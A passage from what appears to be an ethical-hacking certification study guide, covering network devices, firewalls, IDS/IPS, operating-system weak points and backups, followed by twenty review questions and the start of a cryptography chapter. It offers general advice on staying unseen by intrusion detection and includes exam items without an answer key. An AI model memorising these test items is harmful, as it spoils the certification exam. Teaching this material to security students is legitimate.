The Internet root servers, or top-level servers, include the addresses of the DNS servers for all of the top-level domains, such as .com and .org. Each top-level server contains a DNS database of all the names and addresses in that domain.

Local networks that are isolated from the Internet may use their own domain name systems. These translate only the names and addresses that are on the local network. They often use DNS management software and protocols, which are similar or identical to those used by the Internet implementation.

The Importance of DNS

In this book we'll discuss many attacks against systems, a portion of which will include manipulating DNS. Although DNS is a simple service and its loss may seem only an inconvenience, this is far from the case. In many modern environments, applications may not work without DNS present and functioning. Tools such as Microsoft's Active Directory won't work at all without DNS present or accessible.

Understanding Network Devices

We've covered the basic design fundamentals of common local area network layouts. Now let's fill in the gaps by exploring those common networking devices that you typically see in a larger network setup.

Routers and Switches

Routers and switches are integral to the successful operation of nearly all of today's modern networks. For that matter, many of our home networks are now advancing to their own local routing and switching capabilities not seen in homes just a decade ago. Remember that routers connect networks and that switches simply create multiple broadcast domains. Yes, back to the good stuff indeed, but don't shy away just yet; concepts such as broadcast domains will play a large part in our more interesting endeavors, such as sniffing and packet capturing. A solid understanding of the functions of routers and switches will give you a substantial edge when spying out goodies on a network (authorized spying of course!).

Routers

Let's begin with routers. Our aim here is to give you a firm understanding of the basic functions of routers, so you'll use this knowledge for more complex hacking techniques and tools. A quick overview of the fundamentals: A router's main function is to direct packets (layer 3 traffic) to the appropriate location based on network addressing. Because routers direct traffic at the Network layer, they are considered layer 3 devices. When talking about routers, we are talking about common protocols such as IP—that is, we are dealing with IP addressing. Routers are also used as a gateway between different kinds of networks, such as networks on different IP ranges or networks that don't understand each other's protocol. For example, in an enterprise or business setup, it's not possible to jam a fiber-run T1 connection into a client computer and expect to have blazingly fast network speeds. The computer, or more accurately the network interface card (NIC), is not capable of speaking the same language as the outside connection. Routers bridge that gap and allow the different protocols on different networks to communicate.

Routers also use Network Address Translation (NAT). This is an extremely useful technology that allows internal network clients to share a single public IP address for access to the outside world. Essentially a router has two interfaces: one for the outside world and one for the internal network. The outside connection, or the public side, is assigned a public IP address purchased from a local Internet service provider (ISP). The internal side of the router is connected to your local intranet, which contains all of your internal IPs and your protected resources. From the internal side you are free to create any IP scheme you want because it's internal to your site. When an internal client then makes a request for an outside resource, the router receives that traffic and sends it out the public side with its public IP. This process safeguards the internal client's IP address and also funnels all outbound requests through the same public IP. Because NAT is so common these days, you rarely notice that it's actually occurring.



Real-world reasoning behind using NAT is not just for security's sake. It's a major money saver for the business as well as a method of conserving IP addresses for the ISP.

Switches

Switches deliver data (frames) based on the hardware addresses of the destination computers or devices. Hardware addresses, also called media access control (MAC) addresses, are permanent identifiers burned into each NIC by the manufacturer. MAC addresses are broken down into a six-pair hexadecimal value—for example, c0-cb-38-ad-2b-c4. The first half of the MAC is specific to the manufacturer. So, in this case the c0-cb-38 identifies the vendor. The ad-2b-c4 identifies the device or NIC itself. Switches are considered layer 2 devices because they operate just one level below the layer 3 router functions. Remember, layer 3 is the Network layer. The Network layer contains all the IP addressing; layer 2 deals

strictly with MAC addresses (see Exercise 2.1). Note that quite a few switches are available today that operate at both layer 2 and layer 3, but for simplicity's sake, and for our purposes, switches are at layer 2.

Working with MAC Addresses

EXERCISE 2.1

Finding the MAC Address

Since we are mentioning MAC addresses, you should be familiar with what they look like as well as how to locate one on a given system. With that in mind, this exercise shows you how to find the MAC address.

On a Windows system, follow this step:

1. On a Windows system, open a command window and enter **`ipconfig/all`**. The characters next to the physical address are the MAC address.

On a Linux system, follow this step:

1. On a Linux system, open a shell and enter **`ifconfig`**.

Note that with both systems it is possible to see more than one MAC address if the system has more than one NIC installed or a virtual adapter.

To extend our conversation on switches a bit further, let's take a quick peek at broadcast domains and collision domains since this concept will directly impact our network-scanning capabilities. A broadcast domain simply means that traffic sent across the wire will be broadcast to all hosts or nodes attached to that network. Address Resolution Protocol (ARP) requests, which are sent to the network to resolve hardware addresses, are an example of broadcast traffic. Collision domains are network segments in which traffic sent will potentially collide with other traffic. In a collision domain, data sent will not be broadcast to all attached nodes; it will bump heads with whatever other traffic is present on the wire. So what this means is that when you throw your little penetration testing laptop on a wire and connect to a switch, you need to be aware that no matter how promiscuous your NIC decides to be, your captured traffic will be limited to the collision domain (aka switchport) you are attached to.



Techniques used to convert a switch into a giant hub and thus one large collision domain will be addressed in future chapters. For now just understand the initial limitations of a switch in terms of sniffing and packet capture.

With the explosion of wireless routers and switches that have flooded the market in the last decade, sniffing has regained some of its prowess and ease. Sniffing a Wi-Fi network captures traffic from all of its clients; it is not limited to a particular switchport collision domain. A simple utility and a laptop can pull in some amazingly useful data.



Hubs are devices similar to switches except they operate at the Physical layer and are considered dumb devices. They make no decisions in terms of data direction or addressing. Highly reduced prices and increased focus on security have allowed switches to make hubs virtually obsolete, except in specific applications.

Proxies and Firewalls

No network device discussion would be complete without delving into the world of proxies and firewalls. These devices are the bread and butter of ethical hackers in that they are the devices deliberately put in place to prevent unauthorized access. To test the strength of an organization's perimeter is to ensure that its perimeter gate guard is alive and well.

Proxies

Proxy servers work in the middle of the traffic scene. You may have been exposed to the forwarding side of proxies; for example, your browser at work may have been pointed to a proxy server to enable access to an outside resource such as a website. There are multiple reasons to implement such a solution. Protection of the internal client systems is one benefit. Acting as an intermediary between the internal network client systems and outside untrusted entities, the proxy is the only point of exposure to the outside world. It prevents the client system from communicating directly with an outside source, thereby reducing exposure and risk. As the middleman, the proxy also has the capability of protecting users (client systems) from themselves. In other words, proxies can filter traffic by content. This means proxies operate at the Application layer (layer 7).

A substantial leg up on lower-level firewalls, proxies can filter outgoing traffic requests and verify legitimate traffic at a detailed level. Thus, if users try to browse to, say, hackme .com, they'll be denied the request completely if the filters are applied to prevent it. Proxies also speed up browsing by caching frequently visited sites and resources. Cached sites can be served to local clients at a speed much faster than downloading the actual web resource.



The concept of proxy operation is applicable to other realms besides just caching traffic and being an Application layer firewall. In Chapter 12, session hijacking uses proxy-like techniques to set up the attack.

Firewalls

The firewall category includes proxy firewalls; however, because of a proxy's varied functions it seems appropriate to give them their own subsection. Firewalls are most commonly broken down into the following main categories:

- Packet filtering
- Stateful packet filtering
- Application proxies, which we covered earlier

Packet-filtering firewalls look at the header information of the packets to determine legitimate traffic. Rules such as IP addresses and ports are used from the header to determine whether to allow or deny the packet entry. Stateful firewalls, on the other hand, determine the legitimacy of traffic based on the state of the connection from which the traffic originated. For example, if a legitimate connection has been established between a client machine and a web server, then the stateful firewall refers to its state table to verify that traffic originating from within that connection is vetted and legitimate.



Firewalls and proxies are only as effective as their configuration, and their configuration is only as effective as the administrator creating them. Many firewall attacks are intended to circumvent them as opposed to a head-on assault; for us hackers, the softest target is our aim.

Intrusion Prevention and Intrusion Detection Systems

Intrusion prevention systems (IPSs) and intrusion detection systems (IDSs) are important considerations for any smart hacker. It is important for you, as a hacker, to cover your tracks and keep a low profile—as in no profile at all. It should be common sense, but consider this: If instead of tiptoeing around a network, you slam the network with ARP requests, ping sweeps, and port scans; how far do you think you'll get? Exactly! Not far at all. IPSs and IDSs are network appliances put in place to catch the very activity that serves our purposes best. The key is to walk lightly but still walk. First let's familiarize ourselves with IPS and IDS basics; if you know how something works, you can also learn how to circumvent its defenses.

The goal of an IDS is to detect any suspicious network activity. The keyword here is *detect*. An IDS is passive in nature; it senses a questionable activity occurring and passively reacts by sending a notification to an administrator signifying something is wrong. Think of it as a burglar alarm. While a burglar alarm alerts you that a burglar is present, it does not stop the burglar from breaking in and stealing items from you. Although such an appliance is passive, the benefit of using it is being able to reactively catch potentially malicious network activity without negatively impacting the operation of the network as a whole. The obvious drawback is that the only response such an appliance creates is a notification. IPSs, on the other hand, are proactive and preventive. Not only does an IPS sense potential malicious activity on the network; it also takes steps to prevent further damage and thwart further attacks.


Network Security

Many books deal with network security, but here we focus on what hackers can use. Firewalls and IDS/IPS appliances are part of a secure network, but in this section we'll look briefly at the placement and functional value of each device. As you venture through the details, keep in mind that securing a network is a holistic process; breaking into a network, on the other hand, is a focused process. Consider it akin to building a dam. As the engineer of a dam, you must consider the integrity of the entire structure and plan accordingly. If you are looking to sabotage the dam, then all it takes is just one little poke in the right place and it all comes flooding down. The same is true with network security.

Taking our fundamental knowledge of firewalls, whether proxy or network, let's look at some basic placement strategies that are commonly used in today's networks.

Figure 2.9 is a basic setup you'll run into in nearly every household setup today. Of course this isn't necessarily the enterprise-level network you'll be attacking, but this basic layout still encompasses the ingredients of the vulnerable points of larger layouts. The purpose of including this design is to give you an idea of how closely it relates to our larger network.

FIGURE 2.9 Residential network setup





Real World Scenario


Vulnerability in an Enterprise

Even in the most secure facilities, there remains a risk of network security compromise by rogue devices. This essentially creates a residential risk environment in an

enterprise-level network. Of course, the stakes and the potential resource loss are much higher, but the dynamic of the risk is the same. For example, when I worked as a network admin in one of my federal positions, we had the entire facility secured with key-carded doors, two-factor authentication, and respectable perimeter building security. It took only a single rogue wireless access point to reduce our entire network security effort to something you could pull out of a box from Walmart. All joking aside, this is just one simple example of the inadvertent, yet useful, vulnerability that is more common than you can imagine.

Now that we've pushed past the basic vulnerabilities of our homegrown residential wireless setup, let's dive right into a full-blown enterprise example. The enterprise environment we'll be tasked with pen testing is similar to the one in Figure 2.10.

FIGURE 2.10 Typical enterprise network



As you can see, there are layers of protection to keep unauthorized visitors from perusing the internal network. A layered defense applies multiple levels (layers) of defensive roadblocks in the hope a hacker will get stuck midstream. Not all organizations have the funds to install such a solution, nor do they have personnel on hand properly trained to stay up to date and configure the protective appliances properly. A $10,000 firewall is only as good as the administrator maintaining it. In addition, as ethical hackers we can rely on a wonderful variable for vulnerability generation: our beloved users.

Knowing Operating Systems

We'll say more about operating systems when we discuss scanning and enumeration, but for now we are interested in laying out the fundamentals of each of the common OSs on the market today. Remember Achilles from Greek mythology? The hero who got shot in the heel and died because of it? Granted, this is an oversimplification of the total story, but the point is when attacking or pen testing a client's network you must find the Achilles heel. We are not necessarily going to continually hammer away at a world-class firewall solution or attempt to attack a back-end database server directly. We are going to find that one unpatched client system or web server running an antiquated Internet Information Services (IIS) version. What does all this banter have to do with operating systems? Operating systems offer some common vulnerabilities if not configured properly by the administrator, and as surprising as it may seem, quite a few organizations are running a fresh-out-of-the-box copy of an OS.

Microsoft Windows

Although there are many different operating systems, in all likelihood it will be a flavor of Microsoft's Windows OS that you will test against. There are other OSs in the wild that have a certain amount of enterprise market presence, but Microsoft still has a massive foothold on the OS market. By the end of 2013, Windows was the installed OS of choice for over 90 percent of the market. That's a pretty big target! With the release of Windows 10 Microsoft has set the goal of getting their operating system on over a billion desktops.



Windows has tackled the issue of user account versus administrative account functionality for quite some time. Most users used to log in as local administrators 90 percent of the time simply because user account actions were so limited. User Account Control (UAC), which was introduced in Windows Vista, is Microsoft's answer to this issue.

Let's take a look at some common vulnerabilities of this market dominator:

- Patches, patches, and more patches. Microsoft, being an OS juggernaut, constantly compiles and distributes patches and service packs for its operating systems. But those patches may not get installed on the systems that need them most. As strange as it may seem, constant updating may in itself become a problem. It is not uncommon for a patch or update to be applied and introduce other problems that may be worse than the original.
- Major version releases and support termination impact Windows products. Yes, I have friends who still love their Windows 98 machines. What this translates into is a system with multiple vulnerabilities simply due to age, especially if that system is no longer supported by the manufacturer.

- Attempts at consumer friendliness have been a tough road for Microsoft. What this means is most installations deploy default configurations and are not hardened. For example, ports that a user may never use are left sitting open just in case a program requires them in the future.
- Administrator accounts still remain a tempting target. Admittedly, Microsoft has taken some effective steps in protecting users from unwanted or suspicious code execution, but quite a few systems exist that are consistently running admin accounts without any kind of execution filtering or user account control.
- Passwords also remain a weak point and a tempting target in the Windows world. Weak admin account passwords are common on Windows computers and networks; although these passwords are controlled by Group Policy in an enterprise environment, there are ways to circumvent these requirements, and many system admins do just that.
- Disabling Windows Firewall and virus protection software is an ongoing issue for Windows OSs. The Notification Center does notify the user of the lack of virus protection or a disabled firewall, but that's as far as it goes. Granted, it's not something that can be mandated easily, so proper virus protection remains a vulnerability in the Windows category.



More a scanning consideration but also a potential vulnerability, Windows' default behavior is to respond to scans of open ports—as opposed to Linux, which defaults to no response at all. This will be addressed further when we explore scanning and enumeration.

Mac OS

Apple and its proprietary OS are making a larger and larger market presence, boosted by a strong advertising campaign and easy-to-use products. Apple products are now making their way not just to the local Starbucks but into enterprise settings. In one company I worked for recently, it started with the iPhone. Then all of sudden we started seeing iPads walking down the halls. Then iMac desktops suddenly started appearing on users' desks. Can they be classified as toys? Perhaps, but of greatest importance to both system admins and pentesters is that these things are attached to the network.

One interesting site that can be used for general comparison of system vulnerabilities is `www.cvedetails.com`. A quick perusal of the site for Max OS vulnerabilities brings up quite a list, such as the following. We intend no Apple bashing, but it's a definite growing concern for enterprise administrators and a growing target for hackers like us.

- A primary concern among Mac users, and a benefit to the hacking community, is the Mac owner mind-set that Macs aren't susceptible to viruses or attack. It is an interesting stance considering that the thing they are claiming to be naturally impervious from attack is, well, a computer! Even in my own painful years as a system administrator, the culture is similar even at the enterprise level. I remember calling our national office

for guidance on group policies for our newly acquired Apple desktops. Answer: "Um, well, we don't have any policies to apply or a method of applying them."

- Feature-rich out-of-the-box performance for many Apples creates quite a juicy attack surface for those looking to break in. Features such as 802.11 wireless and Bluetooth connectivity are all standard in an out-of-the-box installation, and such features are all on the table for a potential doorway in.
- Apple devices simply don't play well on a Windows domain. Yep, I said it. I'm sure some would fervently disagree, but Apple on a Windows domain is like spreading butter on toast outside in December in Grand Forks, North Dakota. Some features will play nicely, but the majority of those integral features will be a bit hokey. The point here is when stuff begins to get too hokey, administrators and users alike will begin to circumvent the normal processes (for example, appropriate login procedures).

Android

First released in November of 2007, the Android OS has quickly grown up and expanded its install base to over a billion devices worldwide. With such a widely installed and encountered operating system, the reality is that you will encounter the platform at some point if you don't already own it or have encountered it in some way.

Android has proven popular and has seen such rapid growth largely due to its extreme amount of flexibility, power, customizations, open design, and the fact that it is free to use. Add to this combination of factors the fact that it has been heavily marketed and pushed by tech behemoth Google and you have a recipe for a widely adopted and supported system. Finally, Android is also widely embraced by many technology enthusiasts due to the fact that it is derived from the extremely popular Linux operating system.

Currently, Android is estimated to be on at least 80 percent or more of the smartphones in use today. Similar numbers are seen on tablet devices as well.

Of course, this dominance of the market comes with its problems, one of them being counterfeit devices from overseas. These devices can be purchased easily and for very low cost, making them easy to obtain. However, you don't get something for nothing, and many of these devices are loaded with malware.



Android, much like the Linux operating system it is derived from, comes in many different versions. The most current official version by Google is Android 6 (codenamed Marshmallow) and was released in early October 2015. But in addition to the official versions there are many highly customized versions of Android, including SlimRoms, Dirty Unicorns, and CyanogenMod.

Linux

Enter our open source favorite, Linux, which is not a completely foolproof operating system but one with a reputation for being a much more secure player in the OS category than

Windows or Apple. As we saw with firewalls, the equipment—or in this case the operating system—is only as secure as the administrator configuring it. With Linux, this is particularly true because the OS does expect users to know what they are doing.



For someone entering the penetration testing field, one distribution of Linux is very popular and that is Kali Linux. Kali is a distribution of Linux that includes a number of tools preloaded into the system that allow a wide range of attacks and tests to be performed.

The OS has done a good job of separating administrative tasks from user accounts. Linux users aren't usually running under the administrative account as superuser or root. This substantially reduces system risk by segregating these functions.

Open source is a double-edged sword. The open source community works hard to ferret out even the smallest issue in different iterations of Linux, but open source also means it's open. Anybody and everybody are privy to the source code. As an open source product, the responsibility of ensuring the security and hardening of the OS rests more or less on the shoulders of the administrator installing and maintaining it. Given the right skillset, a Linux administrator has an ample amount of granularity in terms of locking a system down; it is just a matter of doing it, and doing it properly.

Backups and Archiving

Backing up data is essential to the survival and continuation of integral operations. Anyone in the support field who has spent an entire weeknight restoring a server can attest to this. Let's cover a few of the basic backup schemes you'll see in the wild.



The archive bit is a file attribute that signifies to the system if and when a file has been modified. This archive bit is then used in a backup scheme to determine whether a file needs to be backed up.

Full Backup A full backup resets the archive bit of all files and backs them up accordingly.

Differential Backup This backs up all changed files since the last successful full backup. This job does not reset the archive bit. The reasoning behind not resetting the archive bit? Each differential is always based on the last full backup. Thus, any changes made since that last full backup are backed up…and backed up…and backed up. The benefit to this scheme is that during a full restore, only the last full backup and the most recent differential are needed to restore the entire site. The downside is that differentials can get huge!

Incremental Backup This job backs up all changed files since the last successful full backup or since the last incremental. An incremental backup does reset the archive bit.

What this equates to is a backup scheme that focuses on efficiency in the initial process. How? Once an incremental scheme has performed an incremental backup based on the last full, it bases all subsequent backups on the last incremental. In other words, you get a bunch of small backup jobs, all with the most recent changes. What this translates into is a tedious and lengthy full restoration job. The last full backup will need to be restored, as well as all the incrementals up to the current date.



The intent here is not to make you a proficient backup operator but to make sure you understand the basics of each scheme and what kind of impact the loss or compromise of such data can have on a company. Also, from an exam perspective you should know the benefits of one restore versus another (for example, the benefits of a full restore versus a differential restore).

Summary

Two complementary yet opposing concepts are at play when talking about network topologies: logical topology (how traffic enters the network) and physical topology. Common physical topologies are the bus, ring, star, mesh, and hybrid (the most common). A token can be passed around for permission to transmit, or a shared media strategy can be used in which nodes listen for an opening.

The OSI model is an industry standard for data communication. It is broken into seven layers: Application, Presentation, Session, Transport, Network, Data Link, and Physical. The OSI model is linear in design; data travels from one end to the other, and each layer communicates with the next. The TCP/IP protocol suite is an updated and more applicable framework. Protocols operate as either connection oriented or connectionless; TCP is a connection-oriented protocol and uses the three-way-handshake (SYN, SYN-ACK, ACK) in an effort to guarantee delivery.

Knowledge of subnetting—a sequential breakdown of IP addresses based on desired network size and host quantity—and of common TCP/IP port numbers can aid you in determining where to search first.

Routers work at layer 3 by directing packets and connecting different networks. Switches create a collision domain for each port; broadcast domains allow traffic to be broadcast to all connected nodes. Proxies work at the Application layer and can be used for caching and filtering of web content. Proxy firewalls can be detailed in what they filter. A packet-filtering firewall looks only at the header of the packet; a stateful firewall verifies a legitimate connection between client and host to prove that traffic is legitimate. IPSs are active and work to prevent further damage when unauthorized activity is sensed on the network. IDSs simply detect and report.

The main operating systems to be considered are Windows (easily the largest attack surface), Mac OS, and Linux. Backups and archiving are both critical and detrimental to a company's operations. The three kinds of backup schemes are full, differential, and incremental.

Exam Essentials

Know the OSI model. Ensure that you have a good understanding of the OSI model and what actions take place at each layer. It is also a good idea to have a general idea of which common protocols operate at each layer.

Know the TCP/IP three-way handshake. Know what each flag does within the handshake process: SYN (start), SYN-ACK (acknowledge start), ACK (acknowledge the acknowledgment). Firmly understanding the handshake process will help in understanding the basis for, and more easily identifying, potential attacks.

Memorize the ports. Absolutely know your ports! This is where memory does come into play. Ports are important for the exam and especially for scanning and enumeration. Remember that Windows systems respond to scans whereas Linux systems don't.

Understand how switches work. Be sure to understand switch operation and know a switch's limitations in terms of sniffing (e.g., LAN connection isolated to the segment attached to the specific switchport). Be familiar with ARP and what it accomplishes.

Know the purpose of firewalls, IDSs, and IPSs. Remember that IDSs are passive, and IPSs are active.

Remember the benefits and weaknesses of backup schemes. Focus on the end result of each type of backup, not on the details of how to perform one.

Review Questions

1. At which layer of the OSI model does a proxy operate?
   - **A.** Physical
   - **B.** Network
   - **C.** Data Link
   - **D.** Application
2. If a device is using node MAC addresses to funnel traffic, what layer of the OSI model is this device working in?
   - **A.** Layer 1
   - **B.** Layer 2
   - **C.** Layer 3
   - **D.** Layer 4
3. Which OS holds 90 percent of the desktop market and is one of our largest attack surfaces?
   - **A.** Windows
   - **B.** Linux
   - **C.** Mac OS
   - **D.** iOS
4. Which port uses SSL to secure web traffic?
   - **A.** 443
   - **B.** 25
   - **C.** 23
   - **D.** 80
5. What kind of domain resides on a single switchport?
   - **A.** Windows domain
   - **B.** Broadcast domain
   - **C.** Secure domain
   - **D.** Collision domain
6. Which network topology uses a token-based access methodology?
   - **A.** Ethernet
   - **B.** Star
   - **C.** Bus
   - **D.** Ring

7. Hubs operate at what layer of the OSI model?
   - **A.** Layer 1
   - **B.** Layer 2
   - **C.** Layer 3
   - **D.** Layer 4

8. What is the proper sequence of the TCP three-way-handshake?
   - **A.** SYN-ACK, ACK, ACK
   - **B.** SYN, SYN-ACK, ACK
   - **C.** SYN-SYN, SYN-ACK, SYN
   - **D.** ACK, SYN-ACK, SYN

9. Which of these protocols is a connection-oriented protocol?
   - **A.** FTP
   - **B.** UDP
   - **C.** POP3
   - **D.** TCP

10. A scan of a network client shows that port 23 is open; what protocol is this aligned with?
    - **A.** Telnet
    - **B.** NetBIOS
    - **C.** DNS
    - **D.** SMTP

11. What port range is an obscure third-party application most likely to use?
    - **A.** 1 to 1024
    - **B.** 1025 to 32767
    - **C.** 32768 to 49151
    - **D.** 49152 to 65535

12. Which category of firewall filters is based on packet header data only?
    - **A.** Stateful
    - **B.** Application
    - **C.** Packet
    - **D.** Proxy

13. An administrator has just been notified of irregular network activity; what appliance functions in this manner?
    - **A.** IPS
    - **B.** Stateful packet filtering

C. IDS

D. Firewall

14. Which topology has built-in redundancy because of its many client connections?

A. Token ring

B. Bus

C. Hybrid

D. Mesh

15. When scanning a network via a hardline connection to a wired-switch NIC in promiscuous mode, what would be the extent of network traffic you would expect to see?

A. Entire network

B. VLAN you are attached to

C. All nodes attached to the same port

D. None

16. What device acts as an intermediary between an internal client and a web resource?

A. Router

B. PBX

C. VTC

D. Proxy

17. Which technology allows the use of a single public address to support many internal clients while also preventing exposure of internal IP addresses to the outside world?

A. VPN

B. Tunneling

C. NTP

D. NAT

18. What network appliance senses irregularities and plays an active role in stopping that irregular activity from continuing?

A. System administrator

B. Firewall

C. IPS

D. IDP

19. You have selected the option in your IDS to notify you via email if it senses any network irregularities. Checking the logs, you notice a few incidents but you didn't receive any alerts. What protocol needs to be configured on the IDS?

A. NTP

B. SNMP

C. POP3

D. SMTP

20. Choosing a protective network appliance, you want a device that will inspect packets at the most granular level possible while providing improved traffic efficiency. What appliance would satisfy these requirements?

A. Layer 3 switch

B. NAT-enabled router

C. Proxy firewall

D. Application firewall



Chapter

3

Cryptography

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- D. Cryptography

✓ **IV. Tools/Systems/Programs**

- C. Access control mechanisms
- D. Cryptography techniques

✓ **V. Procedures/Methodology**

- A. Cryptography
- B. Public key infrastructure (PKI)



This chapter covers cryptography, a topic and body of knowledge that you will encounter over and over again during your career as a pentester, IT person, or security manager. Having a firm grip of the technology and science is indispensable because cryptography is critical in so many areas. This chapter covers the following aspects of cryptography:

- Applications of cryptography
- Symmetric and asymmetric cryptography
- Working with hashing
- Purposes of keys
- Types of algorithms
- Key management issues

Cryptography is the body of knowledge that relates to the protection of information in all its forms. Through the application of cryptography, you can safeguard the confidentiality and maintain the integrity as well as the nonrepudiation and authentication of information. Cryptography provides you with a means of keeping information away from prying eyes and gives you a way to keep the same information intact from alteration. This chapter focuses on cryptography and its application in the modern world, but first it delves into some of the rich history of the science to give you a firm foundation on which you can build your knowledge.

The science of cryptography provides a unique set of abilities that have been around as long as humans have wanted to share information with some but not with others. Although technology, science, and computers have improved on the older methods, what has remained a constant is the underlying goal of protecting information.

You may have opened this book with little or no knowledge of the technology, or you may have a basic understanding. In either case, this chapter will get you where you need to be for the CEH exam and will move cryptography out of the realm of secret agents, spies, and puzzles and into the realm of practical applications and usage. You'll learn about something that is woven into the fabric of your everyday life—from the phone in your pocket, to the computer on your lap, and even to that card you stick in the ATM or use to charge dinner.



Before we get started, let me also take a moment to mention that an understanding of cryptography is important not only to properly grasp certain technology but also for legal reasons. If you work in or encounter businesses in the financial, healthcare, or defense industries, for example,

you will need to have a command of cryptography as it is mandated (even down to acceptable algorithms and strengths) in many environments. Choosing the wrong algorithm (even one that works just as well but is not approved by regulations) can not only lead to a serious security issue but could also result in legal action and financial penalties.

Cryptography: Early Applications and Examples

So what is cryptography? Why should you even care? I'll see if I can answer these questions by looking at the body of knowledge and exploring its depths. Cryptography deals with protection and preservation of information in all its forms. This science has evolved dramatically over time, but its underlying goal has never changed, even though the tools have. As information has changed and human beings have gotten smarter, the technology has become substantially more advanced to keep up with changing issues and threats. If you look back in time and trace the evolution of the science up to the current day, you'll see that technology in the form of increasingly powerful computers has made the process more complex and innovative as well as stronger.

In the field of cryptography, the topic of encryption gets by far the most attention and can probably be said to be the "sexy" form of the art. Other techniques such as steganography also belong in this field, but encryption is the one that attracts the most attention for manipulating and protecting information. Also within the field of cryptography is *cryptanalysis*, which deals with unlocking or uncovering the secrets that others try so hard to hide or obscure. Cryptanalysis is an old science that has been around as long as people have been trying to keep things secret.

History of Cryptography

I know you purchased this book not for history lessons but for information on how to become an ethical hacker. Yet you can learn things by studying the history of cryptography, which can help you relate to the techniques a little better. Early cultures taught us that cryptography is simply a technique or group of techniques used to protect information. The primitive techniques of times past may look antiquated and simple in the face of today's complex and mind-numbing technologies, but the basic concept has not changed.

Cryptography is far from being a new technology and has existed for a very long time. The story goes back at least 4,000 years, if not longer. Along the way, many different systems have been developed, with some falling out of favor while others evolved into different forms. Let's look at some of the early applications of cryptography to demystify this topic and make it more understandable.



Interestingly enough, if you go back far enough you'll find that some older cultures and civilizations found the practice of writing in code to be tantamount to conversing with the devil or evil spirits. In fact, the practice in some parts of the world was associated with nothing less than spiritual properties and frequently black magic.

The intricate patterns and glyphs used in Egyptian hieroglyphics were commonly used for spiritual and religious reasons. The ancient Egyptians were probably using the system not so much to withhold secrets but because they wanted a special writing system to commune with their gods and eternity. It is believed that only members of the royal family and the religious orders could fully understand how to read and write the system and comprehend it fully.



We will never know for sure when the language died out, but we are somewhat sure that the last individuals who could render it natively passed away more than 1,500 years ago.

The pictograms served as a way to illustrate the life story of the deceased of royal and noble descent. From what we can tell, the language was purposely controlled and designed to be cryptic, to provide an air of mystery about it, and to inspire a sense of awe. However, over time, the writing system became more complex; eventually the public and those who could write the language either passed away or turned their interests to other endeavors, and the ability to decipher the symbols was lost for a time. It wasn't until the middle of the eighteenth century that several attempts were made by Europeans to uncover its secrets, which were perceived to be either mystical or scientific. The symbols, despite the work of scholars, stubbornly held onto their secrets for many more years.

In 1799, a chance discovery in the sands of Egypt by the French Army uncovered something that would be instrumental in decoding the language. The Rosetta stone was the key that allowed modern civilization to understand a language that was nearly lost, though it took over 20 years of concerted effort to reveal the language to the world once again. Figure 3.1 shows the Rosetta stone, which is now kept in the British Museum.

FIGURE 3.1 The Rosetta stone





Cryptography and encryption are designed to keep information secret through careful application of techniques that may or may not be reversed to reveal the original message.

Tracing the Evolution

As with the ancient Egyptians and Romans, who used secret writing methods to obscure trade or battle information and hunting routes, one of the most widely used applications of cryptography is in the safeguarding of communications between two parties wanting to share information. Guaranteeing that information is kept secret is one thing, but in the modern world it is only part of the equation. In today's world, not only must information be kept secret, but provisions to detect unwelcome or unwanted modifications are just as important. In the days of Julius Caesar and the Spartans, keeping a message secret could be as simple as writing it in a language the general public didn't, or wasn't likely to, understand. Later forms of encryption require that elaborate systems of management and security be implemented in order to safeguard information.

Is the body of knowledge relating to cryptography concerned only with protecting information? Well, in the first few generations of its existence, the answer was yes, but that has changed. The knowledge is now used in systems to authenticate individuals and to validate the entity that sent a message or initiated an action to the receiving party.

Cryptography has even made some of the everyday technologies that you use possible. One area that owes its existence to cryptography is e-commerce. E-commerce demands the secure exchange and authentication of financial information. The case could be made that e-commerce would not exist in anything resembling its current form without the science of cryptography.

Another area that has benefited tremendously from the science of cryptography is mobile technologies. The careful and thoughtful application of the science has led to a number of threats such as identity theft being thwarted. Mobile technologies implement cryptographic measures to prevent someone from duplicating a device and running up thousands of dollars in fraudulent charges or eavesdropping on another party.

So what does the field focus on? Each of the following is a topic you need to understand to put the tools and techniques in their proper context:

Confidentiality Confidentiality is the primary goal that encryption seeks to achieve. Encryption is done to keep secret information from disclosure, away from prying eyes. Under perfect conditions, encryption should be impossible to break or reverse unless an individual possesses the correct key. Confidentiality is the more widely sought aspect of encryption.

